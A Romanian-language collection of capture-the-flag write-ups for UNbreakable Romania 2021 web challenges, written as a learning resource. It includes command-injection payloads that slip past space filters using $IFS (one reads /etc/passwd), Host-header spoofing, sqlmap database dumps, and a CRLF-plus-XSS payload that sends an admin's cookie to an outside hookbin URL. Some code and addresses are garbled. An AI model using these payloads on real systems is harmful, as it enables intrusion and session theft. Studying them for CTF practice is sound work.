Cea mai mare parte este inutilă, dar dacă derulăm până jos, putem vedea un User-Agent care este permis. Acest lucru sugerează că schimbarea lui User-Agent din request ar putea dezvălui noi informații.

Dacă setați acest lucru ca antet în request folosind Chrome (prin intermediul extensiei de browser ModHeaders), vedem că suntem redirecționați către o altă pagină `/pages/notfound.php`.



În plus, inspectând fila de rețea din elementul inspect, putem vedea că am fost redirecționați de mai multe ori înainte de a ajunge la pagina `notfound`.

Name	Status	Type	Initiator
<input type="checkbox"/> o.php	302	document / Redirect	<a href="#">o.php</a>
<input type="checkbox"/> n.php	302	document / Redirect	<a href="#">o.php</a>
<input type="checkbox"/> 2.php	302	document / Redirect	<a href="#">n.php</a>
<input type="checkbox"/> f.php	302	document / Redirect	<a href="#">2.php</a>
<input type="checkbox"/> 9.php	302	document / Redirect	<a href="#">f.php</a>

Am putea să vedem conținutul acestor pagini prin crearea unui script Python.

```
import requests
import base64
import re

s = requests.Session()
s.max_redirects = 100
url = 'http://localhost:8052'

headers = {
    'User-Agent': 'unbreakable-ctf/1.0',
}

requests = s.get(url, headers=headers, allow_redirects=True)

print('Number of redirects:', len(requests.history))
message = ""
for r in requests.history:
    message += re.sub(r'\W+', " ", r.text)

print(message)

flag = base64.b64decode(message)
flag = flag.decode('ascii')
print(flag)
```

Fiecare pagină are o mică bucată de text, care pare a fi codificată în baza64. După ce recuperăm întregul mesaj, îl putem decoda din baza64 și putem obține steagul.

Rețineți că am interogat site-ul web cu o singură solicitare din Python, dar am activat opțiunea `"follow_redirects"` și am inspectat câmpul `"request.history"` pentru conținutul paginilor intermediare.

## Seal-Of-Approval (mediu)

Concurs UNbreakable 2021 #Individual

Autor exercițiu: Shad

Contribuitori rezolvare: Niță Horia, Valentina Galea

Descriere:

```
Are you part of this seal hacking team?
```

Rezolvare:

Atunci când vizităm site-ul web, apare o pagină care ne solicită să încărcăm PDF-uri. Încercăm apoi să încărcăm o serie de PDF-uri la întâmplare și observăm că acestea sunt încărcate sub forma de nume:

```
random_hash_PDFTitleWithNoSpaces.pdf
```

Partea fără spații este importantă deoarece după ce executăm comanda `echo 'test'` pentru titlu, putem observa că numele PDF-ului are acum formatul:

```
random_hash_.pdf
```

Asta înseamnă că putem executa comenzi!

Cu toate acestea, nu ar fi afișat "test", deoarece, amintiți-vă, programul elimină toate spațiile din titlu!

Mai multe detalii interesante despre acest aspect putem găsi în următorul articol:

```
https://book.hacktricks.xyz/linux-unix/useful-linux commands/bypass-bash-restrictions
```

Unde se spune că putem folosi

```
IFS=];b=cat]/etc/passwd;$b
```

Am adaptat acest lucru pentru cazul meu de utilizare și am scris

```
IFS=];b=cat]flag.txt;$b
```

 în PDF.

Acum, după încărcare, în URL avem steagul!

```
49c6dd8c828e4e9a_CTF{8c3866c937c5793f747f1[REDACTAT]cad956afadcc71d91b1fb32}.pdf
```

## External-Access (ușor)

Concurs UNbreakable 2021 #Individual

Autor exercițiu: Drooper

Contribuitori rezolvare: Niță Horia, Valentina Galea

Descriere:

```
We are all using it at some point. Don't you agree?
```

Rezolvare:

Descoperiți că serverul folosește `Host` pentru a determina dacă persoana care a făcut cererea este localhost sau nu, și exploatați acest lucru folosind `Host: 127.0.0.1`.

După ce vizităm site-ul web, primim un mesaj care spune:

```
External access denied!
```

Primul lucru la care este necesar să ne gândim este `X-Forwarded-To`, dar, din păcate, se pare că a eșuat, deoarece serverul nu l-a citit deloc.

Acum putem începe să căutăm câteva anteturi interesante pe:

```
https://developer.mozilla.org/enUS/docs/Web/HTTP/Headers.
```

Aici putem observa antetul `Host`, pe care putem să îl setăm la "127.0.0.1" într-un script Python de genul:

```
import requests
hdrs = {
    "Host": "127.0.0.1",
}
r = requests.get("http://34.159.190.67:30294", headers=hdrs)
print(r.text)
```

Output:

```
ctf{1a140efca7369bf3d4fb1737868[REDACTAT]0b770232f8fc069e46}
```

## Yachtclub (mediu)

Concurs UNbreakable 2021 #Individual

Autor exercițiu: nytr0gen

Contribuitori rezolvare: Niță Hoia, Valentina Galea

Descriere:

From finding that one vulnerability to exploiting it, there is an entirely new science behind it.  
Flag format: UNR{xxxx-xxxx...}

Rezolvare:

Calculați POW și apoi utilizați sqlmap pe parametrul id pentru a găsi datele din tabelele în care găsim steagul.

După ce am vizitat site-ul, vedem un link pentru a "solicita o invitație".

Aici, există un formular care trebuie completat.

Aveți nevoie de un mesaj, un e-mail și o dovadă de muncă.

După ce verificăm pagina sursă, vedem că pow este calculat cu ajutorul funcției de mai jos și că variabilele `num_a` și `match` se găsesc în tag-ul `<input>` pentru POW.

```
async function pow(num_a, match) {  
  for (let i = 0; i < 1e5; i++) {  
    const hash = await sha256(num_a * i);  
    if (hash === match) {  
      return i.toString();  
    }  
  }  
  return null;  
}
```

Pentru rezolvarea exercițiului, funcția POW trebuie rescrisă în Python astfel:

```
import hashlib  
hs = "6c988babdc9d106a01a3735a0ae87249479d1f18602a0792a9c93e9cd1b180d6"  
n = 2291  
for i in range(100000):
```

```
h = hashlib.sha256(str(n * i).encode("utf-8")).hexdigest()
if h == hs:
    print(i, h)
    break
```

Copiem prima valoare emisă și o scriem pentru POW, iar în căsuțele Email și Message putem scrie orice.

Pagina este apoi reîmprospătată și primim o nouă cerere în așteptare (găsită la adresa <http://34.141.72.23530022/msg.php?id=491>).

Dacă încercăm să scriem `?id=491 OR 1`, obținem pagina pe care o aveam, care spune doar "from". Deci, asta înseamnă că pagina este vulnerabilă la SQLi.

După aceea, folosim sqlmap pentru a verifica lucrurile mai departe.

Executăm

```
sqlmap -u "http://34.141.72.235:30022/msg.php?id=91" --
cookie="PHPSESSID=aa77174862ae8919fe25e0a3ced45d3b".
```

Acest lucru confirmă faptul că site-ul web este vulnerabil la SQLi.

Apoi încercăm să obținem bazele de date de pe server, adăugând `dbs` la ultima comandă.

Ouptut

```
[*] information_schema
[*] unr21s2-individual-yachtclub
```

Apoi executăm

```
sqlmap -u " http://34.141.72.235:30022/msg.php?id=1 " --
cookie="PHPSESSID=aa7717484862ae8919fe25e0a3ced45d3b" --fresh-queries --tables
```

Astfel obținem tabelele din interiorul bazei de date:

```
Database: unr21s2-individual-yachtclub
[1 table]
+-----+
| message |
+-----+
```

Apoi descărcăm acel tabel, folosind



```
sqlmap -u " http://34.141.72.235:30022/msg.php?id=1 " --  
cookie="PHPSESSID=aa77174862ae8919fe25e0a3ced45d3b" --fresh-queries --search -T  
message
```

Prima intrare pe care o obținem este:

```
[11:45:41] [INFO] recuperat:  
'0','1',' ','UNR{65lpfq-ledl5y-akac7[REDACTAT]t5-lbe65i-n55wfj-qmkdcu}'
```

Și iată steagul nostru!

Calculați POW și apoi utilizați sqlmap pe parametrul id pentru a găsi datele din tabelele în care găsim steagul.

```
UNR{65lpfq-ledl5y-ak[REDACTAT]st5-lbe65i-n55wfj-qmkdcu}
```

## Baby-YT-Repeat (mediu)

*Concurs UNbreakable 2021 #Individual*

*Autor exercițiu: nytr0gen*

*Contribuitori rezolvare: Niță Horia, Valentina Galea*

Descriere:

```
Welcome to Baby YouTube Repeat, the world's #2 site to repeat YouTube videos, discover the  
new music you'll love and share it with the world.  
Hint: twitter.com/Black2Fan/status/1311630481084026881  
Flag format: UNR{xxxx-xxxx...}
```

Rezolvare:


După ce vizităm site-ul web, ni se solicită o casetă de introducere în care putem introduce un videoclip youtube care să fie vizionat pe repeat/autoplay.

Aici putem alege orice video de pe Youtube, spre exemplu:

```
https://www.youtube.com/watch?v=dQw4w9WgXcQ
```

## Resurse utile pentru incepatori din UNbreakable România

Astfel, obținem următoarea pagină:




După ce am verificat indicațiile oferite de administrator ([twitter.com/Black2Fan/status/1311630481084026881](https://twitter.com/Black2Fan/status/1311630481084026881)), putem începe să căutăm pagini de redirectionare.

Dacă ne uităm la solicitările pe care le face site-ul, putem găsi o solicitare către /embed, care este o redirectionare și care este, de asemenea, pe același site pe care dorim să fie:

Clear	Method	Domain	File	Initiator	Type	Transferred	Size
384	GET	www.youtube.com	base.js	script	js	cached	0 B
385	GET	www.youtube.com	test-jshy58.js	script	js	cached	0 B
386	GET	googleads.g.doubleclick.net	id	xhr		Blocked By AdBlock Plus - ...	
387	GET	static.doubleclick.net	ad_stats.js	www-embed-player.js?1570 ...		Blocked By AdBlock Plus - ...	
388	POST	www.youtube.com	gapi/eventstreamingdata/ogm/v1/fly?7rNpZCpLjwEembedid&testid=QpC	base.js?1426 [ajax]	html	890 B	0 B
389	GET	www.youtube.com	embed.js	base.js?1582 [no js]	js	cached	0 B
390	POST	www.youtube.com	log_event?id=js&name=A&body=K4_Q25sqBQ457SLDCLw_Y5_T3pW6	www-embed-player.js?141 (...)	json	927 B	28 B
391	POST	www.youtube.com	log_event?id=js&name=A&body=K4_Q25sqBQ457SLDCLw_Y5_T3pW6	base.js?1341 [xhr]	json	927 B	28 B
392	POST	www.youtube.com	log_event?id=js&name=A&body=K4_Q25sqBQ457SLDCLw_Y5_T3pW6	base.js?1341 [xhr]	json	927 B	28 B

30 requests    253.89 KB / 27.56 KB transferred    Finish: 1.53 ms    DOMContentLoaded: 236 ms    load: 883 ms

Acum este momentul să deschidem Burp și să folosim modulul Repeater pe pagina menționată.




Apoi folosim din nou indiciul și folosim CRLF pentru a

1. Îndepărta eticheta Location
2. Scrie scriptul nostru pentru XSS.

Deci, adăugăm %0d%0a la început și la sfârșit și obținem un mesaj "Interesant!", iar antetul Location a dispărut și el acum.



După aceea, scriem scriptul nostru de testare (codificat URI!). (Și adăugăm încă un %0d%0a)



Se pare că funcționează!

Totuși, acest lucru trebuie făcut în Chrome, deoarece nu funcționează pentru Firefox.

Vom scrie acum un script care ia cookie-ul administratorului și îl scrie într-un hookbin.


```
<script>new Image().src="\ http://hookb.in/G9XkYGzQMyCE2xPP2Ooa?c=\\ " +  
document.cookie</script>.
```

Trebuie să codificăm URI acest lucru și obținem

```
/embed?ymlink=%0d%0ahttps%3A%2F%2Fwww.youtube.com%2Fembed%2FdQw4w9WgXc  
Q%3Fautoplay%3D1%26loop%3D1%26version%3D3%26playlist%3DQw4w9WgX
```

Acum, trebuie să "raportăm" acest site web. Site-ul web are un endpoint /report-bug, unde modificăm din nou sarcina utilă prin URI:

Resurse utile pentru incepatori din UNbreakable România



După mesajul OK, avem steagul în hookbin-ul nostru!

```
c: flag=UNR{uda5em-xzpbvq-iyb5[REDACTAT]zqk-4gywh3-rmcgbp-e7bak5}
```

## Blacklisting (ușor)

Concurs UNbreakable 2021 #Echipe

Autor exercițiu: Lucian Nițescu

Contribuitori rezolvare: Andrei Albișoru, Teodor Duțu, Adina Smeu, Valentina Galea

Descriere:

```
I think my blacklist is going to prevent any vulnerability!
```

Rezolvare:

Când accesăm pagina dată în exercițiu, putem observa următoarea bucată de cod:

```
<?php
require __DIR__ . '/secrets.php';
if (!isset($_GET['start'])) {
    show_source(__FILE__);
    exit;
}
$value = $_GET['secrets'];
if (strpos($value, ' ') !== false) {
    exit;
}
$cmd = "/usr/bin/find . ".$value;
```

```
echo shell_exec($cmd);  
?>
```

Trebuie să furnizăm 2 parametri de interogare start și secrete pentru a depăși condițiile.

Pentru secrete nu sunt permise spațiile.

Trebuie să folosim \$IFS (separator de câmpuri de intrare). Deci, folosim acest lucru:

```
view-source:http://35.246.158.241:32219/?start=1&secrets=;cat$IFS$(ls  
.  
./index.php  
./secrets.php  
<?php  
require __DIR__ . '/secrets.php';  
if (!isset($_GET['start'])) {  
    show_source(__FILE__);  
    exit;  
}  
$value = $_GET['secrets'];  
if (strpos($value, ' ') !== false) {  
    exit;  
}  
$cmd = "/usr/bin/find . ".$value;  
echo shell_exec($cmd);  
?>  
<?php  
function get_flag() {  
    echo  
    "CTF{3b2ceb0403300535fcd4808[REDACTAT]674527adce2915467f182faa4}"; }  
?>
```

## Know-your-code (mediu)

Concurs UNbreakable 2021 #Echipe

Autor exercițiu: Lucian Nițescu

Contribuitori rezolvare: Andrei Albișoru, Teodor Duțu, Adina Smeu

Descriere:

Here you go! Some **source** code **for** your favorite reviews. I bet you would not guess that secret value.

Rezolvare:

La început am accesat `http://35.246.134.224:32294/` și am observat că, dacă parametrul `start` nu era setat, atunci era afișat codul sursă, în caz contrar se efectua o autentificare și se efectua prima redirectionare (`secret_redirect()`).

Am setat parametrul (`http://35.246.134.224:32294/?start=a`) și mi s-a cerut să mă autentific, așa că am folosit acreditările din codul sursă (`auth('admin', '0password')`).

Apoi am fost redirectionat către:

`http://35.246.134.224:32294/7jctmaenfl7eukSW6j4QsGSW.php`

```
<?php
necesită DIR . '/secrets.php';
if (! isset($_GET['start'])){
    show_source( FILE );
    exit;
}
$password = $_GET['pass'];
//secret_password_value este o valoare lungă de 64 de caractere pe
care nu o puteți ghici sau forța brută!
if ($password == $secret_password_value){
    second_secret_redirect();
}
```

Acum trebuie să setez nu numai startul, ci și pasul, ce este necesar să fie egal cu o valoare necunoscută. Deoarece comparația nu era strictă (`==`), pot să trec cu ușurință comparația oferind un 0 (`http://35.246.134.224:32294/7jctmaenfl7eukSW6j4QsGSW.php?start=a&pass=0`). Am fost apoi redirectionat către

`http://35.246.134.224:32294/WCscMjo6jNuSrNTdXE6wkY8d.php`, care conține indicatorul.

## Templates (mediu)

*Concurs UNbreakable 2021 #Echipe*

*Autor exercițiu: nytr0gen*

*Contribuitori rezolvare: Andrei Albișoru, Teodor Duțu, Adina Smeu, Valentina Galea*

Descriere:

We need a developer to make a small debug on our application.

Rezolvare:

Aceasta a fost o provocare simplă. Aveam nevoie de un dirb care să facă uneori magie pentru tine. După ce l-am rulat, am obținut steagul.

Rularea dirb cu serverul vizat:

dirb `http://35.198.93.134:30918/`

-----  
DIRB v2.22

By The Dark Raver  
-----

START\_TIME: Fri Dec 10 17:33:48 2021

URL\_BASE: `http://35.198.93.134:30918/`

WORDLIST\_FILES: `/usr/share/dirb/wordlists/common.txt`  
-----

GENERATED WORDS: 4612


---- Scanning URL: `http://35.198.93.134:30918/` ----

+ `http://35.198.93.134:30918/flag` (CODE:200|SIZE:60)

+ `http://35.198.93.134:30918/index.php` (CODE:302|SIZE:0)

Accesând path-ul `/flag`, obținem soluția pentru acest exercițiu:





## Mongoose (mediu)

Concurs UNbreakable 2021 #Echipe

Autor exercițiu: trollzorftw

Contribuitori rezolvare: Andrei Albișoru, Teodor Duțu, Adina Smeu, Valentina Galea

Descriere:


Challenge name is all you need to get it started!

Rezolvare:

Mai întâi accesăm acest link:

<http://35.246.178.49:31998/>

Vedem pagina



Ne uităm la codul HTML și observăm următoarele lucruri:

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <title>Mongoose</title>
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" type="text/css" href="/static/css/login.css">
</head>
```

```
<body>
  <div class="login-page">
    <div class="content-section">
      <div class="head-section">
        <h3>Admin Login</h3>
      </div>
      <div class="body-section">
        <div class="form-input">
          <form class="login-form" id="login">
            <input type="text" placeholder="username" name="username"/>
            <input type="password" placeholder="password" name="password"/>
            <button type="submit" class="btn-submit">login</button>
            <p id="response"></p>
          </form>
        </div>
      </div>
    </div>
    <script src="/static/js/login.js"></script>
  </body>
</html>
```

Aici putem observa login.js:

```
const login = document.getElementById('login');
const response = document.getElementById('response');

login.addEventListener('submit', e => {
  response.style.display = "none";
  e.preventDefault();
  console.log(new FormData(e.target));
  fetch('/api/login', {
    method: 'POST',
    body: new URLSearchParams(new FormData(e.target))
  })
    .then(resp => resp.json())
    .then(data => {
      if (data.logged) {
        login.remove();
        response.innerHTML = data.message;
        response.style.display = "block";
        window.setTimeout(function() {
```

Aici găsim flag-ul nostru:

```
        window.location.href =
        '/congrats_d130ca6ea8c05c8cf7dcf76dae146f2fcfd62be082e9acb9aa2f0a5934e4eee1
        ';
        }, 500);
        return;
      } else {
        response.style.display = "block";
        response.innerHTML = data.message;
      }
    });
  });
```

## Random-WEb1 (mediu)

Concurs UNbreakable 2021 #Echipe

Autor exercițiu: Ionuț Cernica

Contribuitori rezolvare: Andrei Albișoru, Teodor Duțu, Adina Smeu, Valentina Galea

Descriere:

Source code everywhere!

Rezolvare:

Accesăm pagina și nu observăm nimic. Dacă ne uităm la html observăm un comentariu `<!-- /?source -->`. Adăugând parametrul de interogare source vedem următoarele:

```
<?php
error_reporting(0);
(isset($_GET['source']) AND show_source( FILE ) AND die());

if(isset($_REQUEST['p'])){

    $p = preg_replace('/^[^x21-^x7e]/','',$_REQUEST['p']);
    $p = str_replace("flag", "", $p);
    $p = substr($p,0,9);

    system("wget -qO - " . $p . " " 2>&1");

}

?>
<!-- /?source -->
```

Ideea este că trebuie să injectăm o comandă cu parametrul p, astfel încât să ocolim Filtre. Mai întâi adăugăm ; pentru a nu încurca comanda anterioară.

Folosim

`http://34.141.72.235:32228/?p=;ls` și observăm 2 fișiere

flag.php și index.php. Am observat că spațiile au fost filtrate, astfel încât, pentru a oferi un fișier

valid cat folosim \$IFS(input field separator) și \* pentru a prinde totul din dosar.

[http://34.141.72.235:32228/?p=;cat\\$IFS\\*](http://34.141.72.235:32228/?p=;cat$IFS*)

```
//CTF{a9b6b138[REDACTAT]a596eba7cb010f}
?><?php
error_reporting(0);
(isset($_GET['source']) AND show_source( FILE ) AND die());
if(isset($_REQUEST['p'])){
    $p = preg_replace('/^[^x21-x7e]/', '', $_REQUEST['p']);
    $p = str_replace("flag", "", $p);
    $p = substr($p,0,9);
    system("wget -qO - " . $p . " 2>&1");
}
?>
```

## Random-WEb2 (mediu)

Concurs UNbreakable 2021 #Echipe

Autor exercițiu: Ionut Cernica

Contribuitori rezolvare: Andrei Albișoru, Teodor Duțu, Adina Smeu, Valentina Galea

Descriere:

Source code everywhere!

Rezolvare:

Această provocare este similară cu random-web1, în care dezvăluim sursa paginii cu sursa parametru de interogare:

```
<?php

error_reporting(0);
(isset($_GET['source'])) AND show_source( FILE ) AND die();

session_start();
$sb = './sb/' . md5(session_id()); #sandbox-ul
mkdir($sb, 0777, True);
chdir($sb);

if(isset($_REQUEST['p'])){

    $p = substr($_REQUEST['p'],0,6);

    system("wget -qO - " . $p);

}

?>

<!-- /?source -->
```

Cu payload-ul `http://34.159.169.171:31255/?source`. Folosim `p=ls` pentru a vedea ce avem în sandbox-ul nostru. Și vedem 2 fișiere `flag.php` și `index.php`. Și apoi injectăm ultimul declanșator `p=cat *` pentru a scăpa flag-ul:

```
<?php

//CTF{fc81554fa89fdbb42a1e05f69bcdcf2b4f00b10df}

?><?php

error_reporting(0);
(isset($_GET['source'])) AND show_source( FILE ) AND die());

session_start();
$sb = './sb/' . md5(session_id()); #sandbox-ul
mkdir($sb, 0777, True);
chdir($sb);

if(isset($_REQUEST['p'])){

    $p = substr($_REQUEST['p'],0,6);

    system("wget -qO - " . $p);

}

?>

<!-- /?source -->
<!-- /?source -->
```

## Contribuitori

- Mihai Dancaescu (yakuhto)
- Darius Moldovan (T3jv1l)
- Netejoru Bogdan (trollzorftw)
- Trupples
- Horia Niță
- Robert Vulpe (nytr0gen)
- Lucian Nițescu
- Antonio Macovei (ZNQ)
- Andrei Albișoru
- Teodor Duțu
- Adina Smeu